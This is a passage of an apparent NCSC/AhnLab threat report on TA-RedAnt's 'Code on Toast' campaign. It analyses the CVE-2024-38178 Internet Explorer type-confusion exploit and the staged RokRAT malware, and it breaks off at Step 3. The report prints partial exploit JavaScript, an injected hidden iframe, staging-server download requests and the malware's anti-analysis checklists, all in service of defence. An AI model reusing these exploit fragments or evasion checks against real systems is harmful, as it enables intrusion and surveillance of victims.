NCSC REPORT
Cyber Threat Analysis

2024

Operation "Code on Toast"

by TA-RedAnt



NCSC CYBER THREAT ANALYSIS TEAM

AhnLab

Table of Contents

1. Overview 03

1.1. TA-RedAnt #OP Code on Toast 03

1.2. Cases of Exploiting Similar IE Vulnerabilities 05

2. In-depth Analysis 06

2.1. Payload Delivery 06

2.2. Exploitation of Vulnerabilities 09

2.2.1. Background 09

2.2.2. CVE-2024-38178 Vulnerability Analysis 11

2.3. Malware 18

2.3.1. Installation 19

2.3.2. Command and Control 28

3. Conclusion 36

4. Appendix(IoC) 37

1. Overview

1.1. TA-RedAnt #OP Code on Toast

TA-RedAnt[01] (formerly RedEyes), also known by aliases including ScarCruft[02], Group123[03], and APT37[04], is a North Korean hacking group. Traditionally, the group has focused on targeted attacks against North Korea-related individuals, such as South Korean experts on North Korean affairs and North Korean defectors, by distributing phishing emails or malicious mobile app package files (.apk). In the past, they were also confirmed to have conducted large-scale attacks exploiting Internet Explorer (IE) vulnerabilities.

In May 2024, a large-scale attack by TA-RedAnt was detected, involving free software in widespread installation and use among the South Korean public. In the course of incident response, the National Cybersecurity Center (NCSC) and AhnLab identified that the attack had exploited a new IE vulnerability found in a pop-up ad program embedded within free software, promptly notifying Microsoft to prevent further damage.

Subsequently, Microsoft released a vulnerability patch on August 13 as part of its regular patch schedule and publicly issued the official vulnerability code (CVE-2024-38178, or CVSS 7.5).[05]

---

01) TA-RedAnt, a threat actor linked to North Korea, was named in 2024 by AhnLab according to a new classification methodology.

02) SECURELIST by Kaspersky, “Operation Daybreak,” June 17, 2016, https://securelist.com/operation-daybreak/75100/

03) Cisco Talos, “Korea In The Crosshairs”, January 16, 2018, https://blog.talosintelligence.com/korea-in-crosshairs/

04) Mandiant, “APT37 (Reaper): The Overlooked North Korean Actor,” February 20, 2018, https://cloud.google.com/blog/topics/threat-intelligence/apt37-overlooked-north-korean-actor/?hl=en

05) https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-38178 / https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-38178

The NCSC and AhnLab, observing that the vulnerability code was delivered via pop-up ads commonly referred to as “toast ads” in the advertising industry, named the attack “Code on Toast.” This report reveals in detail the vulnerability and malware exploited by the TA-RedAnt group, aiming to help prepare for similar attacks in the future.

1.2. Cases of Exploiting Similar IE Vulnerabilities

There are two confirmed cases in which TA-RedAnt previously exploited similar IE vulnerabilities.

Taking place in January 2021, the first of such cases was a so-called "watering hole attack" on a domestic news outlet, where the hackers infiltrated the web server of a North Korea-focused media organization and injected malicious JavaScript code into the website to distribute the IE vulnerability code to visitors.[06] The exploited vulnerability was CVE-2020-1380[07], which was made public in August 2020. It was a one-day vulnerability targeting users of older, unpatched versions of IE.

The second case involved a malicious MS Word document distributed in October 2022. After compromising a user's PC, the attacker logged into a mobile messenger (PC version) and distributed the malicious Word document through group chats primarily joined by North Korea experts.[08] Once the document was opened, a remote RTF template was downloaded from a malicious server, along with additional HTML files. The vulnerability was triggered when MS Word rendered the HTML files through the IE browser. This vulnerability was first discovered by Google's Threat Analysis Group (TAG) in 2022 during the analysis of a malicious Word document related to the "2022 Itaewon disaster," and it was later assigned the vulnerability code CVE-2022-41128.[09]

---

06) https://www.volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infects-victims-using-browser-exploits

07) https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2020-1380

08) https://www.genians.co.kr/hubfs/blogfile/20231229_threat_inteligence_report_market.pdf


09) https://blog.google/threat-analysis-group/internet-explorer-0-day-exploited-by-north-korean-actor-apt37

2. In-depth Analysis

2.1. Payload Delivery

As briefly noted in the overview, the IE vulnerability was exploited through a program that displays toast ads. Toast ads refer to pop-up windows that appear in the bottom-right corner of the screen, typically in free software such as antivirus or utility programs installed on users' PCs

The program responsible for displaying toast ads is often installed along with various free software and downloads ad content from an ad server upon execution. Some free software developers operate their own ad servers, but the majority partner with professional ad agencies to provide content through their ad servers instead.



[Execution structure of toast ads]

As shown in the figure above, the toast ad program retrieves content from the selected ad agency's server and displays it in a pop-up window. The server responds with HTML and JavaScript containing the ad content, and the toast ad program renders the response values through the IE browser or related IE modules to generate the pop-up window.


At the time of the attack, the hackers infiltrated a server for a domestic ad agency and injected a malicious iframe into the HTML code delivered to the toast ad program. This alteration allowed JavaScript to be loaded through a malicious server. The JavaScript file, named ad_toast, contained injected code that triggered a remote command execution (RCE) vulnerability in IE's JScript9.dll.

```
HTTP/1.1 200
Date: Mon, 27 May 2024 01:22:39 GMT
Content-Type: text/html;charset=euc-kr
Transfer-Encoding: chunked
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
P3P: CP='CAO PSA CONi OTR OUR DEM ONL'
Set-Cookie: s_IP_info="1[illegible]"; Domain=.[illegible]; Max-Age=63072000; Sa
=/
Set-Cookie: IP_info=[illegible]; Domain=.[illegible]; Expires=Wed, 27-May-2026
Content-Encoding: gzip

<iframe src="https://[illegible]/syncframe/display/ad_toast"  hidden="hidden"></iframe>
<html><body style='margin: 0 0 0 0; text-align: center;'>
<script type="text/javascript">
WiderPlanetAdRendererVar = {
type : "script",
width : "300",
height : "250",
zoneid : "30065"
};
</script>
```

[HTML with an injected iframe]

The toast ad program installed on the affected PC was exploited while rendering the injected code containing the vulnerability, causing the execution flow to be redirected according to the hackers' shellcode.



[Execution structure of exploit]

2.2. Exploitation of Vulnerabilities


2.2.1. Background

A web browser is a program that converts code written in HTML, CSS, JavaScript, and other programming languages into readable documents for users. Its primary function is to send user input requests to a server, process the subsequent response, and display it on the screen. This process is managed by the browser's rendering engine and JavaScript engine. Microsoft's JavaScript engine, Chakra, is used in their web browsers. In IE versions 11.0 and earlier, it is called the legacy Chakra engine (jscript9.dll), while in the Edge Legacy browser, it is referred to as the new Chakra engine or Edge engine (Chakra.dll).

The CVE-2024-38178[10] vulnerability discovered in this attack is a type confusion vulnerability found in IE's JavaScript engine (hereinafter referred to as jscript9.dll) and shares characteristics similar to CVE-2022-41128[11] that was found in 2022. Type confusion errors occur when the actual data type allocated in memory does not match the type interpreted by the program. This allows attackers to initiate an RCE, a cyber attack that enables them to run arbitrary attack commands from a remote location.

10) MSRC, "Scripting Engine Memory Corruption Vulnerability", August 13, 2024, https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-38178

11) MSRC, "Windows Scripting Languages Remote Code Execution Vulnerability", November 08, 2022, https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-41128



[JavaScript execution process in the Chakra engine]

JavaScript, a core technology in web browsers, has been increasingly exposed to security threats due to its growing complexity and scale. The JavaScript engine is responsible for interpreting and executing JavaScript code within web browsers, but it is also a primary source of security vulnerabilities. The fundamental root of these vulnerabilities is JavaScript's unique characteristics that are unlike other programming languages.

Each web browser has its own JavaScript engine and utilizes just-in-time (JIT) compilation for faster execution. The process for running JavaScript code in Microsoft's Chakra engine is as follows.

The source code is parsed to obtain an abstract syntax tree (AST). The AST is then converted into bytecode, which is executed immediately by the Chakra engine's interpreter. The interpreter is a virtual machine capable of executing bytecode, and analyzes information such as data type and invocation counts of the functions being executed to generate profile data. The generated profile data is then used to create optimized machine code, compensating for the interpreter's shortcomings and enhancing the engine's efficiency. The optimized machine code generated in the Chakra engine is referred to as "JIT'ed code."

When the interpreter detects frequently called code, JIT'ed code is executed instead of bytecode to run the program faster.

In the JavaScript engine, frequently called code is managed separately, with more frequently called code referred to as "hot" and less frequently called code referred to as "warm." When code is identified as hot, the engine then converts it into stub code. Subsequently, rather than executing bytecode, the engine uses the pre-generated stub code to accelerate execution. However, this approach may lead to several issues. For instance, consider a function that takes an integer value as a parameter and is called 100 times in the main section. The engine will then identify this code as hot and convert it into stub code that expects an integer parameter. As a result, the engine assumes the parameter to be an integer. If a non-integer data type is passed as a parameter at this stage, it may lead to type confusion.

2.2.2. CVE-2024-38178 Vulnerability Analysis

The TA-RedAnt group bypassed the existing patched version by adding only 3 lines of code to the CVE-2022-41128 exploit, which they had previously exploited.

The overall flow involves repeatedly calling the ex_func() function with the argument of "false," causing an optimization error in the JIT compiler. Then, by changing the argument to "true" and calling the function again, Object data is allocated to an integer array variable, resulting in type confusion. This process is the same for the two aforementioned vulnerabilities.

```
// Code Added to CVE-2024-38178
var a = new ArrayBuffer(1400);
var j = new Int32Array(a);
var d = 1.2;
var g = new Object({
        a: 1,
        b: '2',
        c: 3,
        d: '4',
        e: av[137],
        f: 2
  });
  for (var e = 0; e < av.length; e++) {
     av[e] = new Array(0x41414141, ···);
  }

  function ex_func(p, o) {
        var q;
        q = j;
        var n;
        for (var k = 0; k < 1; k++) {
           n = j[0];
           break;
        }
        for (var l = 0; l < 1; l++) {
           if (p) {
              for (var m = 0; m < 1; m++) {
                 ++d;
                 q = d;
                 o && (q = g); // Type Confusion!
                 break;
              }
              q[-1] = 1;
           }
        }
        p && (q[4] = 0x1FFFFFFF, q[11] = 0x1FFFFFFF, q[12] = 0x1FFFFFFF,
     first_leak_addr = q[5] + 16, vtable = q[0]);
}
```


```
for (var t= 0; t < 400000; t ++) {
    ex_func(false, false);
}
ex_func(ture, true);
```

[CVE-2024-38178 Exploit, (x86)]

The patched version of CVE-2022-41128 could be bypassed with only a simple code addition due to the ValueType::IsUninitialized() function within the GlobOpt::OptArraySrc() function, which performs array optimization in the JIT compiler.




[Flow of the function GlobOpt::OptArraySrc()]




[Flow of the variable Object IR::Instr that triggers vulnerabilities]

Within the GlobOpt::OptArraySrc() function, the ValueType::IsUninitialized() function checks whether the variable has been initialized. If the variable has not been initialized, the IR::Opnd::SetValueType() function is called, which prevents the vulnerability from manifesting. Consequently, the attacker bypassed the check by using increment (++) and decrement (--) operators to make the variable q appear to be initialized.

A type confusion vulnerability occurs due to the operation q = g. When the variable q, initialized as an integer array (Int32Array), references the data pointed to by the variable g, the type of variable q is changed to an Object. However, due to an optimization error in the JIT compiler, q continues to be treated as an integer array.



[Flow of a vulnerability triggered by type confusion]




[Type of variable q: Object (Js::ArrayBufferParent)]

JavaScript's Objects generally inherit properties or store them within themselves. For enhanced performance, the Chakra engine utilizes an array called auxSlots to store additional properties of an Object. In the code above, the function ex_func() is executed 400,000 times, generating the auxSlots for the variable q. The auxSlots of the variable q, initialized as an integer array, are at the same memory location (Offset 0x20) as the Object's fifth property e.

Although the variable q is, in fact, an Object, the JIT compiler incorrectly identifies it as an integer array. As a result, when accessing q[0], the JIT compiler inadvertently accesses the auxSlots location. Consequently, accessing q[0] effectively equates to accessing the Object g.e. Since the Object g.e points to the array av[137], this ultimately enables manipulation of the array av through the variable q.

Subsequently, the values of q[4], q[11], and q[12] are changed to 0x1FFFFFFF, which is associated with the type of array av. The type of array av is Js::JavascriptNativeIntArray, and the modified values correspond to the array length, array actual length, and buffer length of the array av. By manipulating these length values for the array, it becomes possible to read from and write to arbitrary memory areas using the Object DataView, allowing the attacker to execute desired code.



[Array length manipulation through variable q]

Following the patch for the security vulnerability CVE-2024-38178, examining the GlobOpt::OptArraySrc() function in the legacy Chakra engine (jscript9.dll) reveals improvements in the process of verifying variable initialization as follows:


The function wil::details::FeatureImpl<__WilFeatureTraits_Feature_1489045819>::__private_IsEnabled(&`wil::Feature<__WilFeatureTraits_Feature_1489045819>::GetImpl'::`2'::impl); has been added, and based on the result value, the execution flow enters a branch that verifies variable initialization. Subsequently, an additional process compares two integer values using the operators defined in the ValueType class. This process involves comparing the types of the two values, and if they differ, the SetValueType function is called to align their types in an additional step.

```
if ( v3 && !GlobOpt::IsLoopPrePass((GlobOpt *)this) )
{
  IsEnabled = wil::details::FeatureImpl<__WilFeatureTraits_Feature_148904
  v6 = v46;
  v8 = (IR::Opnd *)((char *)v46 + 12);
  if ( IsEnabled )
  {
    if ( !ValueType::IsUninitialized(v8) )
    {
      v9 = *((_WORD *)v46 + 3);
      HIWORD(v48) = v9;
      if ( ValueType::IsUninitialized((ValueType *)((char *)&v48 + 2)) )
      {
        IR::Opnd::SetValueType(v46, *((unsigned __int16 *)v46 + 6));
        v6 = v46;
        v3 = v44;
        goto LABEL_22;
      }
      LOWORD(v43) = *((_WORD *)v46 + 6);
      HIWORD(v48) = v9;
      if ( (unsigned __int8)ValueType::operator!=((__int16)v43) )
      {
        LOWORD(v43) = v10 | 1;
        IR::Opnd::SetValueType(v46, v43);
        v6 = v46;
      }
    }
    v3 = v44;
  }
```

[After the security patch for CVE-2024-38178]

2.3. Malware

The malware installed through the IE vulnerabilities has been identified as a variant of the RokRAT family, which has been a staple weapon of TA RedAnt for some time. Likewise, in this attack, the group employs Ruby to ensure the persistence of malicious activities and conduct command-and-control via commercial cloud servers. The flow of the attack following the exploitation of the toast ad program is as follows:



2.3.1. Installation

Step 1 :: First-stage malware injection into explorer.exe

Download Path	Format	MD5
/images/20230912/43	XOR(0x4B) encoded shellcode	b9d4702c1b72659f486259520f48b483

After the exploit, the shellcode of ad_toast downloads the first-stage malware from the primary staging server and injects it into explorer.exe. The first-stage malware (43) is in the form of shellcode that is executed after the application of an XOR operation with the first byte.

```
GET /images/20230912/43 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 27 May 2024 08:17:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: attachment; filename=43
Content-Length: 20591
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream
```

[First-stage malware (43) download]

The primary function of Shellcode (43) is to detect whether the executing PC is in a malware analysis environment. First, it checks for the presence of analysis tools among the files registered on the desktop and taskbar.

The interactive disassembler	file system monitor	registry editor
resource hacker	sysinternals	immunity debugger
ida pro	peid	fiddler
portmon	wireshark	autostart program viewer
process monitor	windump	x32dbg
Ollydbg	shellcode	hxd hex editor
pestudio	Inject	pe-coff file viewer
windows task manager	http debugger pro	process hacker
hex workshop	api monitor	vmware tools
npcap	httpdebugger	windbg

[Analysis tools checklist]

Next, it scans the running processes to check for the presence of any related processes. A noteworthy aspect of the process detection list is that it includes decrypted_rokrat.dat, which appears to be a common name used by malware analysts when saving decrypted RokRAT files.

decrypted_rokrat.dat	immunitydebugger	httpdebuggersvc	httpdebuggerui
resourcehacker	processhacker	vboxservice	vm3dservice
vboxnetdhcp	hworks64	mwwatcher	pestudio
shellcode	procmon64	autoruns	wireshark
vmtoolsd	procexp64	avastui	360tray
hworks	apimonitortaskmgr	peview	ollydbg
x32dbg	windump	regedit	tcpview
procmon	portmon	fiddler	vboxsvc
procexp	regmon	filemon	regview
idaw64	idaq64	boxtray	ntsd
shellcodepeid	idaw	idaq	ida
injectpw	hxd	cdb	windbgkd

[Process checklist]

Lastly, it checks the debugging status using the IsDebuggerPresent function, and upon determining that the affected system is not in an analysis environment, the malware connects to the secondary staging server to download and execute the second-stage malware.

Step 2 :: Second-stage malware execution and system information collection

Download Path	Format	MD5
/upload/20240510/23	XOR(0x8B) encoded shellcode + PE	b18a8ea838b6760f4857843cafe5717d

The second-stage malware (23) is executed as shellcode within explorer.exe, in the same way as the first-stage malware. However, after the application of an XOR operation with the first byte, it is executed in memory in the form of the Portable Executable (PE).

```
GET /upload/20240510/23 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 27 May 2024 08:18:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: attachment; filename=23
Content-Length: 236123
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream
```

[Second-stage malware (23) download]

The PE-formatted malware (23) encrypts the BIOS, drive serial number, computer name, and username of the affected system, and then sends this information to the staging server (/RealMedia/ads/adstream_sx). Subsequently, it executes commands based on the response value received from the staging server. If the response value is 1, it downloads and executes the third-stage malware in memory.

Response Value	Command
1	Download and execute the third-stage malware (move).
4	Terminate the process.
0	Wait for 1 minute and then repeat request.

[Commands based on the response value]



[Third-stage malware (move) download and execution]

Step 3 :: Third-stage malware execution and additional file download

Download Path	Format	MD5
